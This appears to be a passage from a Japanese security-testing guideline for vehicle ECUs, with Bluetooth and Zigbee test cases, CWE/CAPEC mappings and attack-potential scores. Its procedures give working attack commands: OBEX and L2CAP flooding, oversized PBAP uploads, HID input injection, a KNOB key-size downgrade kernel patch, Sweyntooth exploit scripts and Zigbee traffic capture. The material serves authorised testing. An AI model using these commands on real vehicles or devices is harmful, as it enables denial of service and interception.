手順	1. 準備 4.3.5 の「事前準備」<Compat モードで起動するための準備>を参照して、準備を行う。 2. 評価対象 ECU への Bluetooth 接続 • 評価対象 ECU の Bluetooth デバイスの探索 次のコマンドを実行し、Bluetooth デバイス探索モードを ON にする。 `$ sudo bluetoothctl` `[bluetooth]# scan on` `Discovery started` `[CHG] Controller XX:XX:XX:XX:XX:XX Discovering: yes` `[NEW] Device <BT_HWADDRESS> Connected Vehicle` ※　上記は評価対象 ECU の Bluetooth 名が「Connected Vehicle」である場合 • 評価対象 ECU の Bluetooth デバイスへ接続 `[bluetooth]# pair <BT_HWADDRESS>` `Pairing successful` `[bluetooth]# connect <BT_HWADDRESS>` `Connection successful` 3. OBEX -OPP の利用可否確認 次のコマンドを実行し、Bluetooth で OBEX -OPP が利用可能であることを確認

<table>
<tr><td colspan="2"></td><td colspan="2">する。
<CHANNEL>” sdptool “コマンドの結果表示される OBEX-OPP サービスが稼働するチャネル番号。
<pre>$ sudo apt-get install ussp-push
$ sudo sdptool search --bdaddr <BT_HWADDRESS> OPUSH
Inquiring ...
Searching for OPUSH on <BT_HWADDRESS> ...
Service Name: Bluetooth Object Push
Service RecHandle: 0xXXXXX
Service Class ID List:
  "OBEX Object Push" (0xXXXX)
Protocol Descriptor List:
  "L2CAP" (0xXXXX)
  "RFCOMM" (0xXXXX)
    Channel: <CHANNEL></pre>※　Service Name に”Bluetooth Object Push”と表示されることを確認する。
4.　大量のファイルのアップロード
任意のサイズのファイル（例では 100KB）を作成し、bash for ループを使用して、ファイルプッシュコマンドを複数回実行し、大量のファイルをアップロードする。
<LOCAL_FILE>OBEX-OPP でアップロードするファイル名。
<REMOTE_FILE> OBEX-OPP でアップロードするアップロード先のファイル名。
<pre>$ dd if=/dev/zero of=<LOCAL_FILE> bs=1K count=100
$ for i in {1..5}; do sudo ussp-push
<BT_HWADDRESS>@<CHANNEL> <LOCAL_FILE>_$i
<REMOTE_FILE>_$i; done</pre></td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">評価対象の ECU で動作しているファイル転送を受け付けるアプリケーションが遅延や停止、再起動しないことを確認する。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">Bluetooth</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">DoS 攻撃対策</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-840:Business Logic Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-770:Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-125:Flooding
CAPEC-130:Excessive Allocation</td></tr>
<tr><td rowspan="3">AP 値</td><td></td><td>7</td><td>AP 値は「7」となる。</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。</td></tr>
<tr><td>専門知識</td><td>6</td><td>このテストを実施するためには、セキュリティ専門ツールを利用するため、「エキスパート」となり、値は「6」となる。</td></tr>
</table>

	評価対象に対する知識	0	Bluetooth及びOBEXの仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Bluetooth の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」となる。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		-	

4.2.2.3. BT-003:OBEX -PBAP を利用した巨大サイズのファイルのアップロードによる DoS 攻撃

ID	BT-003
テストケース名称	OBEX -PBAP を利用した巨大サイズのファイルのアップロードによる DoS 攻撃
目的	PBAP プロファイルを実装したアプリと接続した状態で、巨大サイズのファイルをアップロードした場合のアプリへの影響を確認する。
前提条件	評価対象 ECU が Bluetooth の PBAP プロファイルを利用したファイル転送機能を有すること。
入力情報	—
環境	評価対象 ECU がテスト用 PC と Bluetooth 通信できる環境。 ※ 誤って他の Bluetooth 機器を評価してしまうことを避けるため、周辺に可能な限り評価対象 ECU 以外の Bluetooth デバイスが存在しない環境で評価することを推奨する。
装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU と通信するためのインタフェース 「(別紙) 各インタフェースのセットアップ」の「Bluetooth セットアップ」の「必要な機器」を参照し、Bluetooth に接続するために必要な機器を準備する。
手順	1. 準備 4.3.5 の「事前準備」<Compat モードで起動するための準備>を参照して準備を行う。 2. Bluetooth のアドバタイズ 評価対象 ECU がテスト用 PC をスキャンできるようにするため、テスト用 PC がアドバタイズされている必要がある。次のコマンドを実行し、テスト用 PC の Bluetooth がアドバタイズされ検出可能となるように設定する。 `$ sudo bluetoothctl` `[bluetooth]# power on`

<table>
<tr><td colspan="2"></td><td colspan="2">

```
…
Changing power on succeeded
[bluetooth]# advertise on
Advertising object registered
…
[bluetooth]# discoverable on
Changing discoverable on succeeded

obexd: no process found
Starting server for 00:00:00:00:00:00 on port 19
```

3. nOBEX のインストール

次のコマンドを実行し、nOBEX をインストールする。

```
$ git clone https://github.com/nccgroup/nOBEX.git
$ cd nOBEX
$ sudo python3 setup.py install
```

次のコマンドを実行し、アップロード先（評価対象 ECU）のディスクサイズ以上のサイズを持つ巨大ファイルを作成し、nOBEX ディレクトリに配置する。（以下は 1GB のファイルを作成する例）

<FILE> PBEX-OPP でアップロードするファイル名。

```
$ dd if=/dev/zero of=<FILE> bs=1K count=102400
$ cp <FILE> nOBEX/examples/pbap_root/telecom/
```

4. nOBEX の起動

次のコマンドを実行し、nOBEX を起動する。

```
$ python3 examples/multiserver.py
--pbap ./examples/pbap_root
obexd: no process found
Starting server for 00:00:00:00:00:00 on port 19
```

※ obexd プロセスが見つからなかったというエラーメッセージは無視すること。

5. ファイルのアップロード

ECU で PBAP による PC からのファイルアップロードを開始する。この時点で評価対象 ECU の Bluetooth を通じて巨大なファイルがアップロードされる。</td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">評価対象の ECU で動作しているファイル転送を受け付けるアプリケーションが遅延や停止、誤動作等の異常な動作をしないこと。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">Bluetooth</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">DoS 攻撃対策</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-19:Data Processing Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-130:Improper Handling of Length Parameter Inconsistency</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-130:Excessive Allocation</td></tr>
<tr><td rowspan="2">AP 値</td><td></td><td>7</td><td>AP 値は「7」。</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施のためのコマンド実行は 1 日未満で終了すると考えられ</td></tr>
</table>

			るため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	6	このテストを実施するためには、セキュリティ専門のツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	Bluetooth の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」。
	機会	1	Bluetooth の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://github.com/nccgroup/nOBEX.git	

4.2.2.4. BT-004:HID デバイスを接続した場合のアプリケーションへの影響確認

ID	BT-004
テストケース名称	HID デバイスを接続した場合のアプリケーションへの影響確認
目的	評価者の用意した USB キーボード、マウスを Bluetooth の HID プロファイルを経由して評価対象 ECU と接続し、マウスとキーボードの操作がアプリに与える影響を確認する。
前提条件	評価対象 ECU において Bluetooth 機能が有効であること。
入力情報	*<MAC>*テスト用 PC に接続する Bluetooth アダプタの BT ADDR (MAC アドレス)
環境	評価対象 ECU と HID プロファイルによるマウス・キーボード等の操作が可能な Bluetooth 接続環境。 また、他の Bluetooth へ誤って攻撃してしまうことを避けるため、周辺に可能な限り Bluetooth デバイスが存在しない環境を推奨する。
装置	• Kali Linux をインストールしたテスト用 PC • BlueZ（バージョン 5 以前、または compat モードで実行中） • Bluetooth USB アダプタ • USB HID 入力デバイス(キーボード、マウス)×2 組 1 組はテスト中入力できなくなった時のバックアップ用
手順	1. 準備 テストに使用する Bluetooth アダプタをテスト用 PC から取り外す。 ※アダプタを取り外すことが不可能な場合は、RFKILL コマンドを使用して該当の Bluetooth アダプタを無効にする。 BlueZ を Compat モードで稼働させる。

以下のコマンドでファイルを開く。

```
$ sudo vi /usr/lib/systemd/system/bluetooth.service
```

以下の行に「--compat」を追加して保存する。

```
ExecStart=/usr/libexec/bluetooth/bluetoothd --compat
```

Bluetooth サービスを再登録・再起動する。

```
$ sudo systemctl daemon-reload
$ sudo systemctl restart bluetooth.service
```

以下のコマンドで必要なライブラリをインストールし、hidclient のソースコードを入手し、コンパイルする。

なお、コンパイルする前に「hidclient.c」（メインソースファイル）の 108 行目にある「#include<strops.h>」の記述を削除する。

※入手可能な最新バージョンの hidclient には、Linux カーネルの一部ではなくなったヘッダーファイルが含まれているため、ソースコードから削除しないと正しくコンパイルできない。

```
$ sudo apt-get install libbluetooth-dev
$ git clone https://github.com/xenogenesi/hidclient
$ cd hidclient
$ vi hidclient.c
$ gcc -o hidclient -O2 -lbluetooth -Wall hidclient.c
```

/etc/bluetooth/main.conf ファイルを編集し、DisabledPlugins=input と Class=0x000540 を追記する。

hidclient を使用して、評価者のテスト用 PC で利用可能な入力デバイスを一覧表示する。

```
# hidclient -l
List of available input devices:
num    Vendor/Product,    Name,                    -x
compatible
0     [0000:0001.0000]  Power button          (+)
1     [0000:0001.0000]  Power button          (+)
2     [04f2:1830.0111]  Dell Alienware 510K   (+)
…
7    [0000:0000.0000]  USB Mouse    (-)
```

評価対象 ECU に接続するデバイスの 「num」 の値を確認し、記録する。（上記の例だと「7」。似たようなものが複数表示された場合はすべての数値を記録しする。）

※ (-) オプション付きのデバイスは、同時に接続すると評価者のテスト用 PC と評価対象 ECU の両方に Bluetooth 経由で入力される。（例：マウスを動かすと、カーソルは攻撃者の PC とテスト対象 ECU の両方のデバイス上で同時に動く。）

(+) オプションが付いているデバイスは、テスト対象 ECU にのみ接続できる。（例：マウスを動かすと、テスト対象 ECU 上でのみカーソルが動く。）

2. テスト用 PC にて Bluetooth サービス起動

bluetoothd を再起動する。

```
$ sudo systemctl restart bluetooth.service
```

bluetoothctl を起動する。

```
$ sudo bluetoothctl
[bluetooth]
```

3. hidclient を起動し、仮想のマウス・キーボードデバイスを登録

hidclient を起動し、マウス・キーボードを操作する。

```
$ sudo hidclient –e7
HID keyboard/mouse service registered
Opened /dev/input/event7 as event device [counter 0]
The HID-Client is now ready to accept connections from
another machine
```

上記のコマンドの実行後にマウスを動かすと、画面上に"read (24) from (0) "等のメッセージが常に表示される。上記のコマンドは入力デバイスをテスト用 PC から切断させないようにする。入力デバイスをテスト対象 ECU 専用にするには、「-e 7」 の後に 「-x」 オプションも追加する。(似たようなものが表示され複数の Num を記録した場合は順に試して"read(24) from (0)"が表示されるものを利用する。)

「-x」 オプションを指定して hidclient relay を実行すると、攻撃者の PC から入力デバイスが切断され、攻撃者の PC の入力が失われてしまうので、事前に用意したバックアップのキーボードやマウスを利用する。

4. Bluetooth デバイスをテスト用 PC に接続し検出可能状態に変更

テストに使用する Bluetooth アダプタをテスト用 PC に接続する。

※RFKILL コマンドを使用した場合は、rfkill unblock コマンドを実行する。

BT アダプタを選択し、検出可能にする。

```
[bluetooth] select <MAC>
Controller <MAC> LINUX [default]
[bluetooth] discoverable yes
Changing discoverable on succeeded
```

5. 評価対象 ECU と接続し攻撃実施

テスト対象 ECU と攻撃者の PC をペアリングする。

bluetoothctl エージェントからの要求に応じて PIN を確認し、「yes」 と入力してペアリングを行う。

接続ができた場合はキーボード、マウスで以下の操作を行い、異常動作（ファイルへのアクセスができる、コマンド入力ができる等）が発生しないか確認する。

		<キーボードの場合> ファンクションキー (F 1~F 12) Ctrl+Alt+Del キー Ctrl+Shift+Esc キー Ctrl+A キー Ctrl+Esc キー Alt+Tab キー Alt+Shift+Tab キー Alt+スペースキー Alt+Enter キー Alt+F 4 キー Win+C Win+G Win+L Win+P Win+Y <マウスの場合> マウスポインタが表示されないか確認する。 左クリック、右クリック、中ボタンクリックを試し、コンテキストメニューなどが表示できないか確認する。	
判定基準		評価対象 ECU に対して Bluetooth 経由でキーボードやマウスが利用できないこと。	
ECU の攻撃に悪用されうる通信 IF		Bluetooth	
セキュリティ機能		アクセス制御	
CWE Category		CWE-1198: Privilege Separation and Access Control Issues (cwe-1198)	
CWE		CWE-1299: Missing Protection Mechanism for Alternate Hardware Interface	
CAPEC		CAPEC-180: Exploiting Incorrectly Configured Access Control Security Levels	
AP 値		7	AP 値は「7」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ専門ツールを利用するため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	Bluetooth 及び HID プロファイルの仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Bluetooth の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」となる。

	機器	0	攻撃者は攻撃に必要なツール（Kali Linux、Bluetooth USB アダプタ）をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://github.com/xenogenesi/hidclient	

4.2.2.5. BT-005:Bluetooth KNOB の不十分なエントロピーの脆弱性を利用した攻撃

ID	BT-005
テストケース名称	Bluetooth KNOB の不十分なエントロピーの脆弱性を利用した攻撃
目的	暗号化通信の鍵を 1～7 バイトにすることで、暗号化通信の鍵を容易に特定することができる脆弱性の有無を確認する。
前提条件	当該 ECU が Bluetooth 機能（Ver5.1 以前）を有していること。
入力情報	—
環境	評価対象 ECU とテスト用 PC が Bluetooth 通信できる環境。 なお、テスト中に誤って周囲の Bluetooth デバイスに攻撃することを避けるために、周囲の Blueooth デバイスの数はできるだけ少なくすることを推奨する。
装置	・Kali Linux をインストールしたテスト用 PC ・Bluetooth USB アダプタ ・BlueZ（バージョン 5 以前、または compat モードで実行中） ・BlueZ ツール（BT ネットワークを含む） ・Btmon（または hcidump）Bluetooth トラフィックをキャプチャするために必要
手順	本脆弱性は、ペアリング中に常時減少したエントロピーを利用するようにパッチを当てた Linux カーネルを使用することで確認できる。このカーネルは、BR/EDR ペアリング中に常に 7 バイトのエントロピーを提示する。 1. 準備 4.3.5 の「事前準備」<Compat モードで起動するための準備>を参照して、準備を行う。 2. カーネルのソースコード入手 Kali Linux のカーネルコンパイルに必要なパッケージ及びソースコードを入手する。 `$ sudo apt install -y build-essential libncurses5-dev fakeroot xz-utils` `$ sudo apt install -y linux-source-4.9` なお、Kali Linux のカーネルコンパイルについては以下の URL を参照する。 https://www.kali.org/docs/development/recompiling-the-kali-linux-kernel/ 入手したカーネルソースを展開する。

```
$ mkdir -p ~/kernel/
$ cd ~/kernel/
$ tar -xaf /usr/src/linux-source-4.9.tar.xz
```

「net/bluetooth/smp.c」 を探して開く

以下の行を変更する。「7」 バイト未満のエントロピーは、すべてのターゲットデバイスで受け入れられるとは限らない。エントロピーが 「7」 バイトのペアリングが成功した場合、デバイスは KNOB 攻撃に対して脆弱であると見なされる。

```
SMP_DEV (hdev) ->max_key_size=7
```

3. カーネルを再コンパイルしてインストール

以下のコマンドを実行してカーネルをインストールする。

```
$ cp /boot/config-4.9.0-kali1-amd64
~/kernel/linux-source-4.9/.config
$ make menuconfig
$ make clean
$ make deb-pkg LOCALVERSION=-custom
KDEB_PKGVERSION=$(make kernelversion)-1
$ sudo dpkg
-i ../linux-image-4.9.0-kali1-custom_4.9.2-1_amd64.deb
$ reboot
```


4. 攻撃の実施

Bluetooth トラフィックキャプチャを開始する。

```
$ btmon-w hci-snoop.log
```

テスト対象 ECU と Bluetooth デバイスでペアリングする。

Wireshark を起動して取得したトラフィックキャプチャを読み込み、パッチ適用されたデバイスからの SMP ペアリング要求/応答の KeySize が 7 以下（ 下図では Key Size が 1 となっており、2 において「max_key_size」 として定義した 7 より低い）とならないかを確認する。



判定基準		LMP_encryption_key_size_req のパケットを開き、Key Size が 7 以下とならないこと。	
ECU の攻撃に悪用されうる通信 IF		Bluetooth	
セキュリティ機能		接続通信方式	
CWE Category		CWE-310: Cryptographic Issues	
CWE		CWE-331: Insufficient Entropy	
CAPEC		ー	
AP 値		7	AP 値は「7」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ専門ツールを利用するため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	Bluetooth プロトコルの仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Bluetooth の場合車両への接近が必要となることから、機会は「容易」となり、値は「1」となる。
	機器	0	攻撃者は攻撃に必要なツール（Kali Linux、Bluetooth USB アダプタ）をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://knobattack.com/#about	

4.2.2.6. BT-006:Sweyntooth による Bluetooth LE の攻撃

ID	BT-006
テストケース名称	Sweyntooth による Bluetooth LE の攻撃
目的	Bluetooth LE に対する脆弱性を利用し、デッドロックやクラッシュ、バッファーオーバーフローやセキュリティ機能のバイパスができないかを確認する。
前提条件	評価対象 ECU が Bluetooth LE による通信機能を有していること。
入力情報	*<BLE_MAC>*　評価対象 ECU の Bluetooth LE の MAC アドレス
環境	評価対象 ECU が Bluetooth LE を利用して通信できる環境。
装置	• Kali Linux をインストールしたテスト用 PC • Python 2.7 環境 • Nordic 社 nRF52840 Bluetooth LE USB デバイス https://www.nordicsemi.com/Products/Development-hardware/nrf52840-dongl

	e
手順	1. 準備 必要なコマンドを準備する。PIP のバージョンが Python 2.7 用となっていることを確認する。 `$ sudo apt-get install python2.7 git` `$ git clone https://github.com/Matheus-Garbelini/sweyntooth_bluetooth_low_energy_attacks` `$ wget https://bootstrap.pypa.io/pip/2.7/get-pip.py` `$ sudo python2.7 get-pip.py` `$ pip --version` `pip 20.3.4 from /usr/local/lib/python2.7/dist-packages/pip (python 2.7)` Sweyntooth をインストールする。 `$ cd sweyntooth_bluetooth_low_energy_attacks/` `$ sudo pip install -r requirements.txt` `$ sudo ./install_sweyntooth.sh` nRF52840 Bluetooth LE USB デバイス（以降 BLE USB デバイス）のファームウェアを専用のものに書き換える。ファームウェアの書き換えには DFU モードにする必要があるため、下図のとおり、Reset ボタンを押したまま BLE USB デバイスをテスト用 PC に挿入する。  s USB を挿入したら以下のコマンドを実行し、nRF52840 のシリアルポートのデバイス名を取得する。 `$ sudo dmesg | grep tty` `[ 599.758207] cdc_acm 2-2.1:1.0: ttyACM0: USB ACM device` *<COM_PORT>* nRF52840 のシリアリポートデバイスファイル名。上記のコマンド結果の場合、「/dev/ttyACM0」がデバイスファイル名となる。 デバイスファイル名を指定して、以下のコマンドで nRF52840 のファームをアップデートする。

```
$ sudo python -m pip install nrfutil pyserial
pycryptodome
$ sudo nrfutil dfu usb-serial -p <COM_PORT> -pkg
nRF52_driver_firmware.zip
```

2. 実行

Sweyntooth については 18 の脆弱性に対して 14 の PoC が存在する。(1 つの PoC で複数の脆弱性をテストするものがある。詳細については参考情報に記載されている URL を参照)

Sweyntooth の基本的な実施方法は以下。

```
$ sudo python <SCRIPT_FILE> <COM_PORT> <BLE_MAC>
```

<SCRIPT_FILE> 具体的には以下のいずれかの Python ファイル名を入力する。

(1) link_layer_length_overflow.py
(2) llid_dealock.py
(3) DA14580_exploit_att_crash.py
(4) DA14680_exploit_silent_overflow.py
(5) CC2640R2_public_key_crash.py
(6) CC_connection_req_crash.py
(7) Microchip_invalid_lcap_fragment.py
(8) sequential_att_deadlock.py
(9) Telink_key_size_overflow.py
(10) Telink_zero_ltk_installation.py
(11) non_compliance_dhcheck_skip.py
(12) esp32_hci_desync.py
(13) zephyr_invalid_sequence.py
(14) invalid_channel_map.py

それぞれ CVE が割り当てられており、本テストケースにおいて CWE が該当するものは(11)non_compliance_dhcheck_skip.pye と(14)invalid_channel_map.py となる。

そのため、(11)と(14)の Python ファイルを利用してテストを実施する。

- non_compliance_dhcheck_skip.py

以下のコマンドを実行し、non_compliance_dhcheck_skip.py を利用したテストを実施する。

```
$ sudo python2.7 extras/non_compliance_dhcheck_skip.py
<COM_PORT> <BLE_MAC>
(略)
Link Encrypted
```

<table>
<tr><td colspan="2"></td><td colspan="2">

```
Ooops, DHCheck was just skipped!!!
Ending Test...
```

脆弱性が存在する場合は、画面上赤文字で上記に示すメッセージが表示される。

- invalid_channel_map.py

以下のコマンドを実行し、invalid_channel_map.py を利用したテストを実施する。

```
$ sudo python2.7 invalid_channel_map.py <COM_PORT>
<BLE_MAC>
(略)
No advertisement from xx:xx:xx:xx:xx:xx received
The device may have crashed!!!
```

テストを開始すると繰り返し PoC が攻撃を続けるため、10 分程度テストを実施する。
脆弱性が存在する場合は、画面上赤文字で上記に示すメッセージが表示される。
なお、この時点で評価対象 ECU の Bluetooth LE が停止もしくは再起動していることを確認する。
脆弱性が存在しない場合は、上記メッセージは表示されない。
※　テスト実施後 10 分程度経過しても、上記メッセージが表示されない場合は Ctrl+C にて中断する。
</td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">脆弱性が存在する旨のメッセージが表示されないこと。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">Bluetooth</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">接続通信方式</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-310: Cryptographic Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-347: Improper Verification of Cryptographic Signature</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">—</td></tr>
<tr><td rowspan="5">AP 値</td><td></td><td>7</td><td>AP 値が「7」となる</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。</td></tr>
<tr><td>専門知識</td><td>6</td><td>このテストを実施するためには、セキュリティ専門知識が必要となるため、「エキスパート」となり、値は「6」となる。</td></tr>
<tr><td>評価対象に対する知識</td><td>0</td><td>Bluetooth LE の仕様等はインターネット上に公開されていることであるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。</td></tr>
<tr><td>機会</td><td>1</td><td>Bluetooth の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」。</td></tr>
</table>

	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、装置は「標準」となり、値は「0」となる。
参考情報		https://github.com/Matheus-Garbelini/sweyntooth_bluetooth_low_energy_attacks	

4.2.2.7. BT-007:Bluetooth L2CAP に対する DoS 攻撃

ID	BT-007
テストケース名称	Bluetooth L2CAP に対する DoS 攻撃
目的	L2CAP レイヤー間で DoS 攻撃を実施し、評価対象 ECU が異常な動作をしないことを確認する。
前提条件	評価対象 ECU が Bluetooth 機能を有していること。
入力情報	*<BT_HWADDRESS>* 評価対象 ECU の Bluetooth のハードウェアアドレス。 *<BT_DEVICE>* テスト用 PC に接続した Bluetooth デバイスのデバイス名。以下のコマンドで確認可能。（例：hci0） `$ sudo hciconfig` `hci0: Type: Primary Bus: USB`
環境	評価対象 ECU がテスト用 PC と Bluetooth 接続できる環境。 ※　誤って他の Bluetooth 機器を評価してしまうことを避けるため、周辺に可能な限り Bluetooth デバイスが存在しない環境で評価することを推奨する。
装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU と通信するためのインタフェース 4.3.5 の「必要な機器」を参照し、Bluetooth に接続するために必要な機器を準備する。
手順	1. 準備 4.3.5 の「事前準備」<Compat モードで起動するための準備>を参照して、準備を行う。 2. 実施 以下のコマンドを実行して、評価対象 ECU の L2CAP に対して DoS 攻撃を実施する。なお、停止するには Ctrl＋C を押下する。 Bluetooth 機器の性能や接続台数等の環境に左右されるが、10 分間コマンドを実行し、評価対象 ECU が動作の停止、または再起動が発生しなければ問題ないと判断できる。 `$ sudo l2ping -i <BT_DEVICE> -s 999 -f <BT_HWADDRESS>` `Ping: 44:2C:05:84:F5:D4 from 50:F0:D3:09:22:D3 (data size 600) ...` `600 bytes from 44:2C:05:84:F5:D4 id 0 time 199.76ms` `＜略＞`


		600 bytes from 44:2C:05:84:F5:D4 id 12 time 12.78ms ^C 13 sent, 13 received, 0% loss	
判定基準		テスト用パケットが送信されている間に評価対象 ECU の動作の停止、または再起動が発生しないこと。	
ECU の攻撃に悪用されうる通信 IF		Bluetooth	
セキュリティ機能		DoS 攻撃	
CWE Category		CWE-840: Business Logic Errors	
CWE		CWE-770: Allocation of Resources Without Limits or Throttling	
CAPEC		CAPEC-125: Flooding	
AP 値		7	AP 値は「7」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ専門知識が必要となるため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	Bluetooth の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Bluetooth の場合、車両への接近が必要になることから、機会は「容易」となり、値は「1」となる。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		—	

4.2.3. IEEE 802.15.4 に関するテストケース

4.2.3.1. ZG-001:デフォルトパスワードを用いた通信の解読

ID	ZG-001
テストケース名称	デフォルトパスワードを用いた通信の解読
目的	Zigbee の暗号通信に用いる暗号鍵にベンダ共通のデフォルトパスワードを利用している場合、通信を解読できるか確認する。
前提条件	評価対象 ECU が Zigbee Standard Security を用いた暗号化通信機能を有していること。
入力情報	• Zigbee の通信仕様 。暗号鍵を配布するエンティティがどのデバイスなのか把握しておく必要がある。Coordinator 側が暗号鍵を配布する。

環境	Zigbee を利用するエンティティ間の通信をキャプチャできる環境
装置	• Linux をインストールしたテスト用 PC • Wireshark • USB Zigbee キャプチャデバイス デバイス例 https://www.tij.co.jp/tool/jp/CC2531EMK
手順	1. 準備 テスト用 PC に Zigbee キャプチャデバイスを接続し、Wireshark を起動する。 (1) テスト用 PC で以下のサイトから USB-Zigbee デバイスのセットアップに利用に必要なファームウェアを取得する。 https://github.com/andrebdo/wireshark-cc2531 (2) USB-Zigbee デバイスをセットアップする。 `$ sh build.sh` `$ sudo install -m 2755 cc2531 /usr/lib/x86_64-linux-gnu/wireshark/extcap/cc2531` (3) WireShark をインストールする。 `$ sudo apt install wireshark` 2. Zigbee 通信のキャプチャ Zigbee を利用するエンティティ間の通信をキャプチャする。 (1) WireShark を起動する。 `$ sudo wireshark` (2) インタフェース「TI CC2531 802.15.4 packet sniffer」を選択する。 Zigbee は暗号通信を行う前に暗号鍵を Coodinator 側から EndDevice 側に配布するため、Zigbee デバイスを初回登録（ペアリングという表現がされている場合がある）する作業がある場合は、キャプチャした状態で初回登録を行う。 3. Zigbee 通信の解析 キャプチャした Zigbee 